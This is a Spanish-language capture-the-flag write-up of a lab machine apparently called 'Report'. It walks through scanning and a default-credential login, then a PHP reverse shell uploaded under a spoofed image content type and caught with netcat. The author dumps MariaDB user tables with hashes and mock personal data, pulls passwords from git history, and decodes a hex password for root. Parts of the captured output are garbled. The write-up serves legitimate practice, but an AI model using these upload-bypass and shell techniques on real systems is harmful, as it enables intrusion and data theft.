

Report

```
└# nmap -sS --open -p- -Pn -n -vvv 172.17.0.2

└# nmap -sCV -p22,80,3306 -Pn -n -vvv 172.17.0.2

22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3u
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.58
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://realgob.dl/
|_http-server-header: Apache/2.4.58 (Ubuntu)
3306/tcp  open  mysql   syn-ack ttl 64 MariaDB 5.5.5-10.11.8
| mysql-info:
|_ Protocol: 10
|_ Version: 5.5.5-10.11.8-MariaDB-0ubuntu0.24.04.1
|_ Thread ID: 8
|_ Capabilities flags: 63486
|_ Some Capabilities: IgnoreSigpipes, ConnectWithDatabase, I
|_ Status: Autocommit
|_ Salt: J&}gke8([rMhCXoEJ&yS
|_ Auth Plugin Name: mysql_native_password
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:.
```


```
whatweb 172.17.0.2
http://172.17.0.2 [301 Moved Permanently] Apache[2.4.58], Cou
ERROR Opening: http://realgob.dl/ - no address for realgob.dl
```

```
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
172.17.0.2 realgob.dl
~
```

```
=====
/.php          (Status: 403) [Size: 275]
/images        (Status: 301) [Size: 309] [--> http://realgob.dl/images/]
/login.php     (Status: 200) [Size: 4350]
/uploads       (Status: 301) [Size: 310] [--> http://realgob.dl/uploads/]
/pages         (Status: 301) [Size: 308] [--> http://realgob.dl/pages/]
/admin.php     (Status: 200) [Size: 1005]
/assets        (Status: 301) [Size: 309] [--> http://realgob.dl/assets/]
/.html         (Status: 403) [Size: 275]
/index.php    (Status: 200) [Size: 5048]
/includes      (Status: 301) [Size: 311] [--> http://realgob.dl/includes/]
/database      (Status: 301) [Size: 311] [--> http://realgob.dl/database/]
/about.php     (Status: 200) [Size: 4939]
/api           (Status: 301) [Size: 306] [--> http://realgob.dl/api/]
/logout.php    (Status: 302) [Size: 0] [--> login.php]
/config.php   (Status: 200) [Size: 0]
/noticias.php (Status: 200) [Size: 22]
/logs          (Status: 301) [Size: 307] [--> http://realgob.dl/logs/]
/info.php      (Status: 200) [Size: 76224]
/LICENSE       (Status: 200) [Size: 0]
/contacto.php (Status: 200) [Size: 2893]
/important.txt (Status: 200) [Size: 1818]
/registro.php (Status: 200) [Size: 2445]
/desarrollo   (Status: 301) [Size: 313] [--> http://realgob.dl/desarrollo/]
/.php          (Status: 403) [Size: 275]
/.html         (Status: 403) [Size: 275]
Progress: 245511 / 882240 (27.83%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 247378 / 882240 (28.04%)
```

fuzzeo manual con credenciales en el login panel y `admin:admin123` funciona





mudamos el content type

The screenshot shows the ZAP Web Spider interface with the following details:

Request

```
POST /cargas.php HTTP/1.1
Host: www.realgob.dl
Content-Type: multipart/form-data; boundary=----17665756242654072962923114597
Content-Length: 5715
Origin: http://www.realgob.dl
Referer: http://www.realgob.dl/cargas.php
Cookie: PHPSESSID=q8b4f1u2qgb6197kthov9aa72
Upgrade-Insecure-Requests: 1
Priority: u0, 1

-----17665756242654072962923114597
Content-Disposition: form-data; name="file"; filename="rev.php"
Content-Type: image/jpeg

```

Response

```
HTTP/1.1 200 OK
Date: Fri, 17 Jan 2025 16:38:00 GMT
Server: Apache/2.4.58 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2854
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<div class="alert alert-success" role="alert">
    Archivo cargado exitosamente: rev.php<br>
    <a href="/uploads/rev.php" class="btn btn-info mt-2">
        Ver archivo cargado
    </a>
</div>
<!DOCTYPE html>
<html lang="es">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>
            Caja de Pagos
        </title>
        <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
    </head>
    <body>
        <header class="text-white text-center py-3">
            
        </header>
        <div class="p-3">
            <h1>Gobierno Municipal de Ciudad Pática</h1>
            <nav class="navbar navbar-expand-lg navbar-light bg-primary text-dark">
                <div class="container">
```

```
[root@miguel] - [/home/miguel/Machines/Report]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.137.12] from (UNKNOWN) [172.17.0.2] 60846
Linux 4ad838b9c2ab 6.11.2-1mdm6 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kalil (2024-10-15) x86_64 x86_64 x86_64 GNU/Linux
16:39:30 up 3:21, 0 user, load average: 1.07, 0.80, 1.76
USER   TTY      FROM             LOGIN@    IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
6 whoami
www-data
5
```

```
www-data@4ad838b9c2ab:/$ mysql -uroot -placontramaspoderosadetodas
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 782
Server version: 10.11.8-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
root@miguel: /home/miguel/Machines/Report          root@miguel: /home/miguel/Machines/Report
```

```
www-data@4ad838b9c2ab:/$ mysql -uroot -placontramaspoderosadetodas
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 782
Server version: 10.11.8-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
root@miguel: /home/miguel/Machines/Report          root@miguel: /home/miguel/Machines/Report
```

```
GOB_BD
information_schema
mysql
noticias
performance_schema
sys
-----+
rows in set (0.101 sec)

ariaDB [(none)]> use noticias;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
ariaDB [noticias]> show tables;
+-----+
Tables_in_noticias |
+-----+
noticias
usuarios
-----+
rows in set (0.001 sec)

ariaDB [noticias]> select * from usuarios;
+-----+-----+-----+-----+
id | username | password | role
+-----+-----+-----+-----+
1 | noti_admin | $2y$10$eIMiBz6qGf3dYjFu7P8eYufcU47GxDkE./PHUe7XcEpEBbtv0Z2Du | noti_admin |
2 | editor1   | $2y$10$eIMiBz6qGf3dYjFu7P8eYufcU47GxDkE./PHUe7XcEpEBbtv0Z2Du | editor    |
3 | editor2   | $2y$10$eIMiBz6qGf3dYjFu7P8eYufcU47GxDkE./PHUe7XcEpEBbtv0Z2Du | editor    |
4 | viewer1   | $2y$10$eIMiBz6qGf3dYjFu7P8eYufcU47GxDkE./PHUe7XcEpEBbtv0Z2Du | viewer    |
5 | viewer2   | $2y$10$eIMiBz6qGf3dYjFu7P8eYufcU47GxDkE./PHUe7XcEpEBbtv0Z2Du | viewer    |
```

```

Database changed
MariaDB [GOB_BD]> show tables;
+-----+
| Tables_in_GOB_BD |
+-----+
| transacciones |
| users          |
+-----+
2 rows in set (0.001 sec)

MariaDB [GOB_BD]> select * from users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| id | username | password | direccion | telefono | saldo | no_cuenta | nombre | apellido | email | dni |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | adan     | $2y$10$IBfPRI/zhlbcjeMz42BY/0.QD2smhr4UdyaeJ3UJvr/txDxwHQc | Adan | Martinez | adan@gmail.com | 123456 | | | |
| 78A | Calle de Ejemplo 123, Ciudad Ejemplo | +34123456789 | 56.00 | 89542776 | yahir | Lopez | yahir23@gmail.com | 23123 |
| 4  | yahir     | $2y$10$6d2LbtMyvhkloPQPUDU./e45CDDMjp6e099u62b56C1VRRxU501 | yahir | Lopez | yahir23@gmail.com | 23123 |
|   | La direccion mas prra #24 Colonia Grillo | 325124523 | 0.00 | 96271035 |           |           |           |           |           |
| 5  | joaquin   | $2y$10$lvTyhZ6zbSt8Q3lejcc03h5z/3lAzswNh4.zJBR183122M.zjz6 | joaquin | guzman | chapito@hotmail.com | V2F9S5 |
| 4  | Av Lautaro Calle Celeste #24 | 938572245 | 150.00 | 12726850 |           |           |           |           |           |
| 6  | Felipe    | $2y$10$jhC6773D41jdwBtQ3jyIMERGcpVGYzq23s7Lteq1NFneXVuHMoZ | Felipe | Calderas | calder98@gmail.com | GS8GV5 |
|   | Colonia Centro Matamoros #232 | 728592354 | 150.00 | 74821147 |           |           |           |           |           |
| 7  | Eduardo   | $2y$10$pV0AMrBMjhpe2J8t0ZZzu7f.hwo4MBq8ZRKqymAJbkF4eMacDFey | Eduardo | Felix | lalomora@hotmail.com | FG9572 |
| K8  | Colonia Hernandez Monroy Arzalio #153 | 9784712841 | 7.00 | 46126168 |           |           |           |           |           |
| 8  | Andrea   | $2y$10$H5HvR0/KwEIQQaMmUCWbxZfujw3/Zg4AGXDx2BcfBIoY0Y7IfqhURnC | Andrea | Casas | andycc@gmail.com | F958G8 |
| A8  | Calle Av Universal Tamaulipas Centro #85 | 8237850302 | 7.00 | 34343017 |           |           |           |           |           |
| 9  | vaxei    | $2y$10$Pffhz9cfzFtRzbWFraperaje47HLyVfA3q/ZPB8x9zRoBF81QE6 | Vaxei | Lopez | usvaxei@gmail.com | 938FB8 |
| G8  | Circuito del carmen #592 Bol | 893858224 | 150.00 | 69878704 |           |           |           |           |           |
| 66 | admin    | $2y$10$hX7a7qAbulmNFGmgDzJEP0lxBzR3jdP1JbygLAs6C4beY923B9t0 | Administrador | edo_administracion@gmail.com |           |
|   |           |           | 14030327.00 | 99999999 |           |           |           |           |           |
| 68 | miguel   | $2y$10$dUNSoDNIT3jajgel4TeH/euuu2YfD6oagGC6fM/za6mFtbjJNGRSS | miguel | test@test.com | 34234 |
|   | smfln 23 |           | 342353535 | 150.00 | 24946797 |           |           |           |           |
| 100 | cosa     | $2y$10$li0QogQYLMfTFU2vdIaVv.0j1KMuVD/1753Py7PfjYtKuQHawky | cosa | cosa@gmail.com | 234423 |
| 423423 | efegegr |           | 2342343 | 150.00 | 19912820 |           |           |           |           |

```

pero nada seguimos vuscando

```
www-data@4ad838b9c2ab:/var/www/html/desarrollo$ ls -la
total 40
drwxr-xr-x 1 www-data www-data 4096 Oct 14 07:48 .
drwxr-xr-x 1 root      root     4096 Oct 18 19:10 ..
drwxr-xr-x 8 root      root     4096 Oct 14 07:47 .git
-rw-r--r-- 1 root      root     113 Oct 14 07:39 changes.log.txt
-rw-r--r-- 1 root      root     6176 Oct 14 08:02 index.php
-rw-r--r-- 1 root      root     175 Oct 14 07:46 noticias_log.txt
-rw-r--r-- 1 root      root     168 Oct 14 07:46 php_version_update.log.txt
-rw-r--r-- 1 root      root     140 Oct 14 07:39 suspicious_activity.txt
www-data@4ad838b9c2ab:/var/www/html/desarrollo$ cat suspicious_activity.txt
Actividad sospechosa detectada: Usuario 'dev admin' intentó acceder al área de administración sin éxito el Mon Oct 14 07:39:40 GMT 2024
www-data@4ad838b9c2ab:/var/www/html/desarrollo$ cat changes.log.txt
Cambio en la configuración: Se actualizó el timeout de la sesión a 30 minutos el Mon Oct 14 07:39:33 GMT 2024
www-data@4ad838b9c2ab:/var/www/html/desarrollo$ cat php_version_update.log.txt
Se ha actualizado la versión de PHP a 8.1. Se realizaron pruebas de compatibilidad y se corrigieron errores. Realizado por 'sysadmin' el Mon Oct 07 4:06:47 GMT 2024.
www-data@4ad838b9c2ab:/var/www/html/desarrollo$ cd .git/
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ ls -la
total 52
drwxr-xr-x  8 root      root     4096 Oct 14 07:47 .
drwxr-xr-x  1 www-data www-data 4096 Oct 14 07:48 ..
-rw-r--r--  1 root      root     29 Oct 14 07:47 COMMIT_EDITMSG
-rw-r--r--  1 root      root     23 Oct 14 07:30 HEAD
drwxr-xr-x  2 root      root     4096 Oct 14 07:30 branches
-rw-r--r--  1 root      root     92 Oct 14 07:30 config
-rw-r--r--  1 root      root     73 Oct 14 07:30 description
drwxr-xr-x  2 root      root     4096 Oct 14 07:30 hooks
-rw-r--r--  1 root      root     898 Oct 14 07:47 index
drwxr-xr-x  2 root      root     4096 Oct 14 07:30 info
drwxr-xr-x  3 root      root     4096 Oct 14 07:32 logs
drwxr-xr-x  34 root     root     4096 Oct 14 07:47 objects
drwxr-xr-x  4 root      root     4096 Oct 14 07:30 refs
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$
```

```
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git logs
git: 'logs' is not a git command. See 'git --help'.

The most similar command is
  log
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git log
fatal: detected dubious ownership in repository at '/var/www/html/desarrollo/.git'
To add an exception for this directory, call:

  git config --global --add safe.directory /var/www/html/desarrollo/.git
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git config --global --add safe.directory /var/www/html/desarrollo/.git
fatal: $HOME not set
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ HOME=/tmp
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git config --global --add safe.directory /var/www/html/desarrollo/.git
fatal: $HOME not set
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ export HOME=/tmp
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git config --global --add safe.directory /var/www/html/desarrollo/.git
error: could not lock config file tmp/.gitconfig: No such file or directory
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ export HOME=/tmp
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git config --global --add safe.directory /var/www/html/desarrollo/.git
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ cd /tmp/
www-data@4ad838b9c2ab:~$ ls
www-data@4ad838b9c2ab:~$ ls -la
total 12
drwxrwxrwt 1 root      root      4096 Jan 17 17:05 .
drwxr-xr-x 1 root      root      4096 Jan 17 14:34 ..
-rw-rw-rw- 1 www-data www-data   50 Jan 17 17:05 .gitconfig
www-data@4ad838b9c2ab:~$
```

```
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ ls
COMMIT_EDITMSG HEAD branches config description hooks index info logs objects refs
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git logs
git: 'logs' is not a git command. See 'git --help'.
```

```
The most similar command is
  log
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git log
commit e84b3048cf586ad10eb3194025ae9d57dac8b629 (HEAD -> master)
Author: developer <developer@example.com>
Date:  Mon Oct 14 07:47:14 2024 +0000
```

Cambios en el panel de login

```
commit 1e3fe13e662dacb85056691d3afc932c16a1e3df
Author: sysadmin <sysadmin@example.com>
Date:  Mon Oct 14 07:46:57 2024 +0000
```

Actualizaci<C3><B3>n de la versi<C3><B3>n de PHP

```
commit cd04778b50b131f5041bd7f9e6895741d6f4b98b
Author: editor <editor@example.com>
Date:  Mon Oct 14 07:46:43 2024 +0000
```

Actualizaci<C3><B3>n de contenido en el panel de noticias

```
commit 0baffeeec1777f9dfe201c447dcbe37f10celdata
Author: adm <adm@example.com>
```

```

Author: Usuario Simulado <usuario.simulado@example.com>
Date: Mon Oct 14 07:39:27 2024 +0000

    Registrar intento de acceso no autorizado

commit 9a36af726878b68de4f99fffb674ddfbe8c996ed
Author: Usuario Simulado <usuario.simulado@example.com>
Date: Mon Oct 14 07:38:17 2024 +0000

    Actualizaci<C3><B3>n de notas y hash de contrase<C3><B1>a

commit a6641dd60da6558616acb478ade407d8351a3e57
Author: Usuario Simulado <usuario.simulado@example.com>
Date: Mon Oct 14 07:32:29 2024 +0000

    Pago fraudulento reporte
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git show 9a36af726878b68de4f99fffb674ddfbe8c996ed
commit 9a36af726878b68de4f99fffb674ddfbe8c996ed
Author: Usuario Simulado <usuario.simulado@example.com>
Date: Mon Oct 14 07:38:17 2024 +0000

```

```

    Pago fraudulento reporte
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git show 9a36af726878b68de4f99fffb674ddfbe8c996ed
commit 9a36af726878b68de4f99fffb674ddfbe8c996ed
Author: Usuario Simulado <usuario.simulado@example.com>
Date: Mon Oct 14 07:38:17 2024 +0000

    Actualizaci<C3><B3>n de notas y hash de contrase<C3><B1>a

diff --git a/config.php b/config.php
index 285601..3d10565 100644
--- a/config.php
+++ b/config.php
@@ -1 +1,3 @@
-<?php // Simulaci<C3><B3>n de archivo de configuraci<C3><B3>n ?>
+<?php
+echo password_hash('contrasenadeladministrador23', PASSWORD_DEFAULT);
+?>
diff --git a/password.txt b/password.txt
index 27a58d2..133c3e8 100644
--- a/password.txt
+++ b/password.txt
@@ -1 +1,2 @@
-Contrase<C3><B1>a inicial
+- dev_admin -
+No olvidar borrar logs y actualizar la contrasena para el a<C3><B1>o actual
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ root@miguel: /home/miguel/Machines/Report           root@miguel: /home/miguel/Machines/Report

```

pero esa no es.... y encontramos acceso remoto

```

Password:
su: Authentication failure
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git show 0baffeec1777f9dfe201c447dbc37f10celdfa
commit 0baffeec1777f9dfe201c447dbc37f10celdfa
Author: adm <adm@example.com>
Date: Mon Oct 14 07:44:17 2024 +0000

    Acceso a Remote Management

diff --git a/remote_management_log.txt b/remote_management_log.txt
new file mode 100644
index 000000..eafd8c6
--- /dev/null
+++ b/remote_management_log.txt
@@ -0,0 +1 @@
+Acceso a Remote Management realizado por 'adm' el Mon Oct 14 07:44:17 GMT 2024. Nueva contrase<C3><B1>a: 9fR8pLt@Q2uX7dM^sW3zE5bK8n@7pX
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ 

```

```
adm@4ad838b9c2ab:/var/www/html/desarrollo/.git$ whoami  
adm  
adm@4ad838b9c2ab:/var/www/html/desarrollo/.git$
```

```
adm@4ad838b9c2ab:~$ cat .bashrc ... la verdad q poner algo ahi es muy random....
```

```
alias grep='grep --color=auto'  
alias fgrep='fgrep --color=auto'  
alias egrep='egrep --color=auto'  
fi  
export MY_PASS='64 6f 63 6b 65 72 6c 61 62 73 34 75'  
  
# colored GCC warnings and errors  
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'  
  
# some more ls aliases  
alias ll='ls -alF'  
alias la='ls -A'  
alias l='ls -CF'  
  
# Add an "alert" alias for long running commands. Use like so:  
# sleep 10; alert  
alias alert='notify-send --urgency=low -i "$(([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*\'')"  
  
# Alias definitions.  
# You may want to put all your additions into a separate file like  
# ~/.bash_aliases, instead of adding them here directly.  
# See /usr/share/doc/bash-doc/examples in the bash-doc package.  
  
if [ -f ~/.bash_aliases ]; then  
    . ~/.bash_aliases  
fi  
  
# enable programmable completion features (you don't need to enable  
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile  
# sources /etc/bash.bashrc).  
if ! shopt -q posix; then
```



Hex To Text

Hex To Text

64 6f 63 6b 65 72 6c 61 62 73 34 75

dockerlabs4u



Sample

Convert

no me gusto las escalada....

```
adm@4ad838b9c2ab:~$ su root
Password:
root@4ad838b9c2ab:/home/adm# whoami
root
root@4ad838b9c2ab:/home/adm# █
```